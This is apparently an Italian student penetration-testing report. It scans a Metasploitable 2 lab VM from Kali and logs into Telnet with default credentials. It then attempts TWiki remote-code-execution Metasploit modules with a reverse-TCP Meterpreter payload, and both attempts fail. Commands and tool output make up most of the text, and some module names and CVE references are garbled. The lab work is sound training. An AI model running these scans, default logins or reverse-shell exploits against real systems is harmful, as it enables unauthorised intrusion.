

## **Sfruttamento della Vulnerabilità Telnet**

**[Facoltativo] Sfruttamento della Vulnerabilità Twiki**

**[Extra] Analisi delle CVE e VAPT**

### **★ INDICE**

## **1 Introduzione**

## **2 Sfruttamento della Vulnerabilità Telnet**

- 2.1 Panoramica della Vulnerabilità**
- 2.2 Passaggi di Sfruttamento**
  - 2.2.1 Scansione con Nmap**
  - 2.2.2 Utilizzo del modulo auxiliary/scanner/telnet/telnet\_version**
  - 2.2.3 Accesso Telnet**
- 2.3 Risultati e Conclusioni**

## **3 [Facoltativa] Sfruttamento della Vulnerabilità Twiki**

- 3.1 Descrizione della Vulnerabilità**
- 3.2 Metodologia di Attaacco**
- 3.3 Output dell'Exploit**

## **4 [Extra] Analisi delle CVE e VAPT**

- 4.1 CVE-2010-2075 (TWiki)**
- 4.2 CVE-2004-2687 (Privilegi Escalation su Udev)**
- 4.3 Report VAPT [Vulnerability Assessment and Penetration Testing]**

## **6 Conclusione**

## **1 Introduzione**

⇒ Questo report documenta un esercizio di penetration testing su una macchina **Metasploitable 2**, condotto da una workstation **Kali Linux**, l'obiettivo è sfruttare vulnerabilità note legate a:

- ◊ **Telnet** (protocollo non cifrato)
- ◊ **TWiki** (sistema di wiki obsoleto)

⇒ **Contesto**

- ◊ **Kali Linux** (IP: 192.168.50.100, come richiesto dalla traccia)
- ◊ **Metasploitable** (IP: 192.168.50.101, come richiesto dalla traccia)

⇒ **Strumenti Utilizzati**

- ◊ Kali Linux (Distribuzione per test di sicurezza)
- ◊ Metasploit Framework (Strumento per sfruttare vulnerabilità)
- ◊ Nmap (Scannerizzazione delle porte)

## 2 Sfruttamento della Vulnerabilità Telnet


### 2.1 Panoramica della Vulnerabilità

- ⇒ Telnet è un protocollo non cifrato che trasmette dati in chiaro, rendendolo vulnerabile a intercettazioni e attacchi di enumerazione delle versioni.
- ⇒ Il mio obiettivo è sfruttare questa vulnerabilità su Metasploitable 2 per identificare la versione del servizio Telnet

### 2.2 Passaggi di Sfruttamento

#### 2.2.1 Scansione con Nmap

- ⇒ Ho eseguito `nmap -sV 192.168.50.101` per confermare la porta Telnet
- ⇒ L'output mostra che la porta 23 è aperta con il servizio Linux telnetd



```
(M0D6R6㉿kali)-[~]
$ nmap -sV 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 11:23 EDT
Stats: 0:00:56 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 82.61% done; ETC: 11:24 (0:00:10 remaining)
Nmap scan report for 192.168.50.101
Host is up (0.015s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
43/tcp    open  smtpt        Postfix Smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi    GNU Classpath grmiregistry
1524/tcp  open  bindshell   Metasploitable root shell
2049/tcp  open  nfs         2-4 (RPC #100003)
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql       MySQL
5432/tcp  open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc         VNC (protocol 3.3)
6000/tcp  open  X11         (access denied)
6667/tcp  open  irc         UnrealIRCd
8009/tcp  open  ajp13      Apache Jserv (Protocol v1.3)
8180/tcp  open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:lin
ux_kernel
RECON
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 181.44 seconds
```

#### 2.2.2 Utilizzo del modulo auxiliary/scanner/telnet/telnet\_version

- ⇒ Ho aperto Metasploit con `msfconsole` e digitato

```
use auxiliary/scanner/telnet/telnet_version
set RHOSTS 192.168.50.101
set RPORT 23
run
```

Report Matteo Mattia Cyber Security & Ethical Hacking

```
(M6D6R6㉿kali)-[~]
$ msfconsole
Metasploit tip: Store discovered credentials for later use with creds
Trash

dBBBBBBBb dBBBBP dBBBBBBBp dBBBBBBb
      dB'          BBP
dB'dB'dB' dBp      dBp  BB
dB'dB'dB' dBp      dBp  BB
dB'dB'dB' dBBBBP   dBp  dBBBBBBBB

dBBBBBP  dBBBBBBb  dBp  dBBBBBP dBp  dBBBBBBBp
      dB' dBp  dB' BP  dB'.BP dBp  dBp
      dBp  dBBB' dBp  dB'.BP dBp  dBp
      dBp  dBp  dBp  dB'.BP dBp  dBp
      dBBBBP dBp  dBBBBP dBp  dBp  dBp
      dBp  dBp  dBp  dB'.BP dBp  dBp

To boldly go where no shell has gone before

=[ metasploit v6.4.90-dev
+ -- --=[ 2,561 exploits - 1,310 auxiliary - 1,680 payloads
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/telnet/telnet_version
msf auxiliary(scanner/telnet/telnet_version) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf auxiliary(scanner/telnet/telnet_version) > set RPORT 23
RPORT => 23
msf auxiliary(scanner/telnet/telnet_version) > run
```

⇒ Modulo configurato e avvio attacco con [run](#)

⇒ Output mi conferma che il servizio è vulnerabile e suggerisce le credenziali msfadmin:msfadmin.

### 2.2.3 Accesso Telnet

- ⇒ Ho eseguito: `telnet 192.168.50.101`
  - ⇒ Ho inserito le credenziali `msfadmin/msfadmin`
  - ⇒ Ho ottenuto l'accesso come utente `msfadmin` e password `msfadmin`
  - ⇒ Ho verificato i privilegi con `whoami`, che ha restituito `msfadmin`

```
msf auxiliary(scanner/telnet/telnet_version) > telnet 192.168.50.101
[*] exec: telnet 192.168.50.101

Trying 192.168.50.101...
Connected to 192.168.50.101.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Oct 21 11:08:45 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$
```

## 2.3 Risultati e Conclusioni

- ⇒ Ho confermato la vulnerabilità del servizio Telnet e ottenuto l'accesso come msfadmin, questo accesso iniziale può essere usato per ulteriori attacchi, come il privilege escalation richiesto per CVE-2004-2687
  - ⇒ Raccomando di disabilitare Telnet e utilizzare protocolli sicuri come SSH

### 3 [Facoltativa] Sfruttamento della Vulnerabilità Twiki


#### 3.1 Descrizione della Vulnerabilità

⇒ TWiki è un sistema di wiki open-source con vulnerabilità note, come l'esecuzione di codice remoto (RCE)

#### 3.2 Metodologia di Attaacco

##### 3.2.1 Scansione Nmap

⇒ Ho eseguito `nmap -sV --script=http-enum 192.168.50.101`




```
$ nmap -sV --script=http-enum 192.168.50.101
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-21 12:02 EDT
Nmap scan report for 192.168.50.101
Host is up (0.059s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
21/tcp    open  ftp   vsftpd 2.3.4
22/tcp    open  ssh   OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet Linux telnetd
25/tcp    open  smtp  Postfix smtpd
53/tcp    open  domain TSC BIND 9.4.2
80/tcp    open  http  Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| http-enum:
|_ /tikiwiki/: Tikiwiki
| /test/: test page
| /phpinfo.php: Possible information file
| /phpMyAdmin/: phpMyAdmin
| /doc/: Potentially interesting directory w/ listing on 'apache/2.2.8 (ubuntu) dav/2'
| /icons/: Potentially interesting folder w/ directory listing
| /index/: Potentially interesting folder
111/tcp   open  rpcbind 2 (RPC #100000)
| rpcinfo:
|   program version  port/proto  service
|   100000  2          111/tcp    rpcbind
|   100000  2          111/udp   rpcbind
|   100003  2,3,4     2049/tcp   nfs
|   100003  2,3,4     2049/udp   nfs
|   100005  1,2,3     33569/udp  mountd
|   100005  1,2,3     41531/tcp   mountd
|   100021  1,3,4     48890/tcp   nlockmgr
|   100021  1,3,4     59165/udp   nlockmgr
|   100024  1          49884/udp   status
|   100024  1          59115/tcp   status
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec   netkit-rsh rexec
513/tcp   open  login?  Netkit rshd
514/tcp   open  shell   Netkit rshd
1099/tcp  open  java-rmi  GNU Classpath grmiregistry
1524/tcp  open  bindshell Metasploitable root shell
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp?
3306/tcp  open  mysql   MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc    VNC (protocol 3.3)
6000/tcp  open  X11   (access denied)
6667/tcp  open  irc    UnrealIRCd
8009/tcp  open  ajp13  Apache Jserv (Protocol v1.3)
8180/tcp  open  http   Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:38:94:A5 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 251.32 seconds
```

⇒ L'output di Nmap con lo script http-enum ha confermato la presenza di TWiki nella directory /tikiwiki/ su porta 80, probabilmente un errore di denominazione dello script che si riferisce a TWiki

### **3.2.2 Verifica manuale di TWiki**

⇒ Su browser su Kali e visitato <http://192.168.50.101/twikiwiki>



**TikiWiki is not properly set up:**


Unable to connect to the database !

[Go here to begin the installation process](#), if you haven't done so already.

Access denied for user 'root'@'localhost' (using password: YES)

⇒ Output ha restituito un errore dicendomi che la directory </tikiwiki/> non è configurata correttamente (errore di connessione al database)

⇒ Su browser su Kali e visitato <http://192.168.50.101/twiki>



## **Welcome to TWiki**

- [readme.txt](#)
- [license.txt](#)
- [TWikiDocumentation.html](#)
- [TWikiHistory.html](#)
- Lets [get started](#) with this web based collaboration platform

⇒ </twiki/> ospita effettivamente una versione funzionante di TWiki, che ha mostrato i seguenti file che ho selezionato in verde nell'output

Report Matteo Mattia Cyber Security & Ethical Hacking

### **3.2.3 Ricerca del modulo Metasploit**

⇒ In Metasploit, ho cercato moduli per Twiki con [search twiki](#)

```
Hop::ok000kdc Kali_file      cdk000ko:.
:x00000000000c      c00000000000x:.
:0000000000000000k, :k00000000000000:.
'0000000000kkkk0000: :0000000000000000'.
o000000000.MMMM .0000000000000000.
d000000000.MMMMM .c00000c.MMMMM ,000000000
l000000000.MMMAMMMAMM ;d;MMMMAMMM ,000000000
J.000000000.MMM ;.MMMMAMMMAMMM ;MMMM ,00000000.
c00000000.MMM .00c .MMMM '000 .MMMM ,0000000c
000000000.MMM .0000 .MMMM:0000 .MMMM ,0000000
l000000000.MMM .0000 .MMMM:0000 .MMMM ;0000;
.d0000 'WM .00000ccc x0000 .MX 'x00d.
,k0!'.M .00000000000000.M'dok,
Trash :kk .0000000000000000;k:
,x00000000000000x,
.l0000000000.
,dod,
.
.
.
=[ metasploit v6.4.90-dev
+ -- ---=[ 2,561 exploits - 1,310 auxiliary - 1,683 payloads
+ -- ---=[ 432 post - 49 encoders - 13 nops - 9 evasion

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > search twiki
Matching Modules
=====
# Name          Disclosure Date  Rank   Check  Description
-- RECON
0 exploit/unix/webapp/moinmoin_twikidraw 2012-12-30  manual Yes    MoinMoin Twikidraw Action Traver
sal File Upload
1 exploit/unix/http/twiki_debug_plugins 2014-10-09  general excellent Yes    TWIKI Debugenableplugins Remote
Code Execution
2 exploit/unix/webapp/twink_history 2005-09-14  excellent Yes    TWIKI History TWIKI Users rev_Par
ameter Command Execution
3 exploit/unix/webapp/twink_maketext 2012-12-15  excellent Yes    TWIKI @MAKETEXT Remote Command Ex
ecution
4 exploit/unix/webapp/twink_search 2004-10-01  excellent Yes    TWIKI Search Function Arbitrary
Command Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/unix/webapp/twink_search
msf >
```

⇒ L'output del comando `search twiki` in Metasploit mostra diversi moduli disponibili per sfruttare vulnerabilità in TWiki, tra cui `exploit/unix/webapp/twiki_history`, che è adatto per il mio scopo in quanto sfrutta una vulnerabilità di esecuzione di comandi remoti (RCE) tramite il parametro `rev` in TWiki (CVE-2005-2877)

⇒ Ho selezionato il modulo

```
use exploit/unix/webapp/twiki_history  
set RHOSTS 192.168.50.101  
set RPORT 80  
set TARGETURI /twiki  
run
```

## Report Matteo Mattia Cyber Security & Ethical Hacking

```
Interact with a module by name or index. For example info |4|, use 4 or use exploit/unix/webapp/twiki_search


msf > use exploit/unix/webapp/twiki_history
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_history) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(unix/webapp/twiki_history) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/twiki_history) > set TARGETURI /twiki
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /twiki
msf exploit(unix/webapp/twiki_history) > run
```



- ⇒ Questo suggerisce che l'exploit non ha avuto successo, probabilmente a causa di una versione di TWiki non vulnerabile a CVE-2005-2877 o di una configurazione errata
- ⇒ Tentativo alternativo con un altro modulo
- ⇒ Dato che twiki\_history non ha funzionato, ho provato il modulo `exploit/unix/webapp/twiki_search`

```
use exploit/unix/webapp/twiki_search
set RHOSTS 192.168.50.101
set RPORT 80
set TARGETURI /twiki
set LHOST 192.168.50.100
set LPORT 4444
run
```

```
msf exploit(unix/webapp/twiki_history) > use exploit/unix/webapp/twiki_search
[*] No payload configured, defaulting to cmd/unix/php/meterpreter/reverse_tcp
msf exploit(unix/webapp/twiki_search) > set RHOSTS 192.168.50.101
RHOSTS => 192.168.50.101
msf exploit(unix/webapp/twiki_search) > set RPORT 80
RPORT => 80
msf exploit(unix/webapp/twiki_search) > set TARGETURI /twiki
[!] Unknown datastore option: TARGETURI. Did you mean TARGET?
TARGETURI => /twiki
msf exploit(unix/webapp/twiki_search) > set LHOST 192.168.50.100
LHOST => 192.168.50.100
msf exploit(unix/webapp/twiki_search) > set LPORT 4444
LPORT => 4444
msf exploit(unix/webapp/twiki_search) > run
[*] Started reverse TCP handler on 192.168.50.100:4444
[+] Successfully sent exploit request
```



- ⇒ L'output del modulo `exploit/unix/webapp/twiki_search` in Metasploit, analogamente al modulo `twiki_history`, l'exploit è stato inviato con successo, ma non è stata creata una sessione, suggerendo che la versione di TWiki su `http://192.168.50.101/twiki` potrebbe non essere vulnerabile a CVE-2004-1037 (associata a `twiki_search`) o che la configurazione del sistema impedisce lo sfruttamento

**Report Matteo Mattia Cyber Security & Ethical Hacking**

### **3.2.3 Verifica manuale aggiunta**

Ho eseguito curl <http://192.168.50.101/twiki/bin/view>

# Report Matteo Mattia Cyber Security & Ethical Hacking

```
</li>
<li> <a href="/twiki/bin/view/Main/TWikiGroups">TWikiGroups</a>: List of groups.
</li>
<li> <a href="/twiki/bin/view/Main/OfficeLocations">OfficeLocations</a>: Corporate offices.
</li>
</ul>
<p />
<form action="/twiki/bin/search/Main/SearchResult">
<ul>
<li> <input type="text" name="search" size="32" /> <input type="submit" value="Search" /> &ampnbsp&ampnbsp (More options in <a href="/twiki/bin/view/Main/WebSearch">WebSearch</a>)
</li>
<li> <a href="/twiki/bin/view/Main/WebChanges">WebChanges</a>: Display recent changes to the Main web
</li>
<li> <a href="/twiki/bin/view/Main/WebIndex">WebIndex</a>: List all Main topics in alphabetical order. See also the faster <a href="/twiki/bin/view/Main/WebTopicList">WebTopicList</a>
</li>
<li> <a href="/twiki/bin/view/Main/WebNotify">WebNotify</a>: Subscribe to an e-mail alert sent when something changes in the Main web
</li>
<li> <a href="/twiki/bin/view/Main/WebStatistics">WebStatistics</a>: View access statistics of the Main web
</li>
<li> <a href="/twiki/bin/view/Main/WebPreferences">WebPreferences</a>: Preferences of the Main web (<a href="/twiki/bin/view/TWiki/TWikiPreferences">TWikiPreferences</a> has site-wide preferences)
</li>
</ul>
</form>
<p />
<p />
<strong>TWiki.TWiki Web:</strong>
<ul>
<li> <b><a href="/twiki/bin/view/TWiki>WelcomeGuest</a></b>: <b>Look here first to get you rolling on TWiki.</b>
</li>
<li> <a href="/twiki/bin/view/TWiki/TWikiSite">TWikiSite</a>: Explains what a TWiki site is.
</li>
<li> <a href="/twiki/bin/view/TWiki/TWikiRegistration">TWikiRegistration</a>: Create your account in order to edit topics.
</li>
<li> Documentation:
<ul>
<li> <a href="/twiki/bin/view/TWiki/TWikiFAQ">TWikiFAQ</a> has a list of frequently asked questions.
</li>
<li> <a href="/twiki/bin/view/TWiki/TWikiDocumentation">TWikiDocumentation</a> is the implementation documentation of TWiki.
</li>
<li> <a href="/twiki/bin/view/TWiki/TWikiHistory">TWikiHistory</a> shows TWiki's implementation history.
</li>
</ul>
</li>
<li> How to edit text:
<ul>
<li> <a href="/twiki/bin/view/TWiki/GoodStyle">GoodStyle</a>: Things to consider when changing text.
</li>
<li> <a href="/twiki/bin/view/TWiki/TextFormattingRules">TextFormattingRules</a>: Easy to learn rules for editing text.
</li>
<li> <a href="/twiki/bin/view/TWiki/TextFormattingFAQ">TextFormattingFAQ</a>: Answers to frequently asked questions about text formatting.
</li>
</ul>
</li>
<li> <a href="/twiki/bin/view/TWiki/TWikiPreferences">TWikiPreferences</a>: TWiki site-level preferences
</li>
</ul>
<p />
<strong>Notes:</strong>
<p />
<ul>
<li> <span style='background : #FFFFC0'>You are currently in the Main web. The color code for this web is this background, so you know where you are.</span>
</li>
<li> If you are not familiar with the TWiki collaboration platform, please visit <a href="/twiki/bin/view/TWiki>WelcomeGuest</a> first.
</li>
</ul>
<p />
<table width="100%" border="0" cellpadding="3" cellspacing="0">
<tr bgcolor="#FFFFC0">
<td valign="top">
    Topic <b><a href="/twiki/bin/edit/Main/WebHome?t=1761065131">Edit</a></b>
    | <a href="/twiki/bin/attach/Main/WebHome">Attach</a>
    | <a href="/twiki/bin/search/Main/SearchResult?scope=text&regex=on&search=Web%20*Home%5B%5EA-Za-z%5D">Ref-By</a>
    | <a href="/twiki/bin/view/Main/WebHome?skin=print">Printable</a>
    | <a href="/twiki/bin/rdiff/Main/WebHome">Diffs</a> | r1.20 | <a href="/twiki/bin/rdiff/Main/WebHome?rev1=1.20&rev2=1.19">r1.20 | <a href="/twiki/bin/view/Main/WebHome?rev=1.19">r1.19 | <a href="/twiki/bin/rdiff/Main/WebHome?rev1=1.19&rev2=1.18">r1.19 | <a href="/twiki/bin/view/Main/WebHome?rev=1.18">r1.18 | <a href="/twiki/bin/oops/Main/WebHome?template=oopsmore&param1=1.20&param2=1.20">More</a>
  }
</td>
</tr>
</table>
<table width="100%" border="0" cellpadding="3" cellspacing="0">
<tr>
<td align="top">
    Revision r1.20 - 02 Feb 2003 - <a href="/twiki/bin/view/Main/PeterThoeny">PeterThoeny</a>
  </td>
<td width="40%" align="top">
    <font size="-2">Copyright &copy; 1999-2003 by the contributing authors.
  </font>
</td>

```

## Report Matteo Mattia Cyber Security & Ethical Hacking

```
All material on this collaboration platform is the property of the contributing authors. <br />
Ideas, requests, problems regarding TWiki? <a href="mailto:webmaster@your.company?subject=TWiki&#32;Feedback&#32;
on&#32;Main.WebHome">Send</a> feedback. </font>
</td>
</tr>
<tr><td colspan="2"> </td></tr>
</table>
<a name="PageBottom"></a>
</body>
</html>msf exploit(unix/webapp/twiki_search) >
```



### 3.3 Output dell'Exploit

- ⇒ Entrambi i moduli Metasploit ([twiki\\_history](#) e [twiki\\_search](#)) non hanno creato una sessione, suggerendo che la versione di TWiki su [/twiki](#) potrebbe non essere vulnerabile a CVE-2005-2877 o CVE-2004-1037, o che la configurazione del sistema impedisce lo sfruttamento, l'accesso manuale e il comando [curl](#) hanno confermato che [/twiki](#) è funzionante, mentre [/tikiwiki/](#) non è configurato correttamente

